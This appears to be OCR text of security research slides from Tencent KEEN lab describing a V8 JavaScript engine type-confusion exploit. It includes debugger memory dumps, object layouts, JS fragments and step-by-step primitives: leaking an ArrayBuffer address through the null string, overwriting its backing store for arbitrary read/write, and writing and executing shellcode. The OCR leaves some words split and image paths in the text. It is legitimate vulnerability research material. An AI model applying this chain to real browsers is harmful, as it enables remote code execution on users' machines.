JS_SET_TYPE_MAP
0x31337


PROP_CELL_MAP
0x2ab4ce002a99
Map
value
PropertyCell n: 0x79d334abfc1
0x826852f4
gdb-peda$ i r $xmm0
xmm0 {
v4_float = {0x0, 0x1c, 0x0, 0x0},
v2_double = {0x826852f4, 0x0},
v16_int8 = {0x0, 0x0, 0x80, 0x5e, 0xa, 0x4d,
v8_int16 = {0x0, 0x5e80, 0x4d0a, 0x41e0, 0x0,
v4_int32 = {0x5e800000, 0x41e04d0a, 0x0, 0x0}
v2_int64 = {0x41e04d0a5e800000, 0x0},
uint128 = 0x0000000000000000041e04d0a5e800000
}
mov rax,QWORD PTR [rax+0xf]
mov rax,QWORD PTR [rax+0x7]
Map
Properti es
element s
tables
JSSet: 0x130199d5c511
Map
length:0
Map
Hashco de
length
Chars
Empty FixedArray
Null string
mov rax,QWORD PTR [rax+0xf]
0x41e04d0a5e800000
vmovsd QWORD PTR [rax+0x7],xmm0
JS_SET_TYPE_MAP
AAAA
Map
Hashco de
length
Chars 0x4141414141..
Map
…type
…
Map for ONE_BYTE_INTERNALIZED_STRING_TYPE
Chars interpreted as Pointer
Confused to EXTERNAL_STRING

Exploitation Steps

- OOB write chars field of null string to leak ArrayBuffer address
- Overwrite ArrayBuffer backing_store to leak Function code address
- Overwrite ArrayBuffer backing_store with Function code address
- Write shellcode to ArrayBuffer and exec!

Primitives


- Write primitive:
  - Sequential write
    - n.b = 0x31337
  - HeapNumber write
    - *(p + 8) = v
- Read primitive
  - ArrayBuffer storage is our friend
    - Heapnumber overwrite ArrayBuffer_len_ptr (storage-8)
  - But first … leak an ArrayBuffer address to know where to write to
- Use #null string to cold start!

Structure of ONE_BYTE_INTERNALIZED_STRING

```
pwndbg> job 0x28b4ff7ab259
#null
pwndbg> x/40xg 0x28b4ff7ab258
0x28b4ff7ab258:    0x0000090b4b182361        0x0000000005887594a
0x28b4ff7ab268:    0x0000000400000000        0xdeadbeed6c6c756e
```


#null string as cold start – Run #1

- OOB write null string length
- OOB write chars field
  - m.d = ab (new ArrayBuffer)
  - new String(null)
    - charCodeAt for each byte
  - ArrayBuffer and #null string address leaked!
- Turn limited sequential write into arbitrary address write


m.c = 0x200000
var ab = new ArrayBuffer(40000);
m.a = m.a
m.e = ab
unchanged
overwritten
Map
length:0
Map
Hashco de
length
chars (Now #null pointer)
chars (Now ab ptr)
Empty FixedArray
Null string
m.d = null_str
Note: can assign object to field but cannot directly assign Pointer to field e.g. `hashcode` (will dereference field as Pointer wrapped as float in 64bit!)


#null string as cold start – Run #2

- Perform HeapNumber overwrite in next optimization run
  - m.d = unpackIEEE754(ab_len_addr)


m.c = 0x200000
m.a = m.a
unchanged
overwritten
Map
length:0
Map
(Overwri tten)
length
chars (Now #null pointer)
chars (Now ab ptr)
Empty FixedArray
Null string
m.d = *float*(ab_len_ptr)
Map
Properti es
Element s
length
storage
var ab = new ArrayBuffer(40000);

Play with Function – Run #3

- Function allocatd at beginning
- ab_storage_ptr = ab_len_ptr + 8
  - m.b = unpackIEEE754(addr_of_code - 8)
  - Can abitrary read now... Read what?
- During startup Function address also lies before ArrayBuffer
- HeapNumber overwrite *ab_storage_ptr = code_loc – 8
- Code_ptr = ab[3]<< 32 + ab[2]



m.c = 0x200000
m.a = m.a
unchanged
overwritten
Map
length:0
Map
(Now #ab_len ptr)
length
chars (Now #null pointer)
chars (Now ab ptr)
Empty FixedArray
Null string
m.b = *float*(code_ptr - 8)
Map
Properti es
Element s
... ...
CODE
Map
Properti es
Element s
length
storage (Overwri tten)
var ab = new ArrayBuffer(40000);


Play with Function – Final run

- m.b = unpackIEEE754(code_ptr)
- *ab_storage_ptr = code_ptr
- Write shellcode with ab access
- Call Function
- Game over! ☺

Tencent

KEEN security lab






```
0x2f8c75784bc0 <Function:~ :1>:     0x8b485756e5894855     0x41830f498b482f4f
0x2f8c75784bd0 <Function:~ :1+16>:     0x000c50a53b49011b     0xfff57b20e8057300
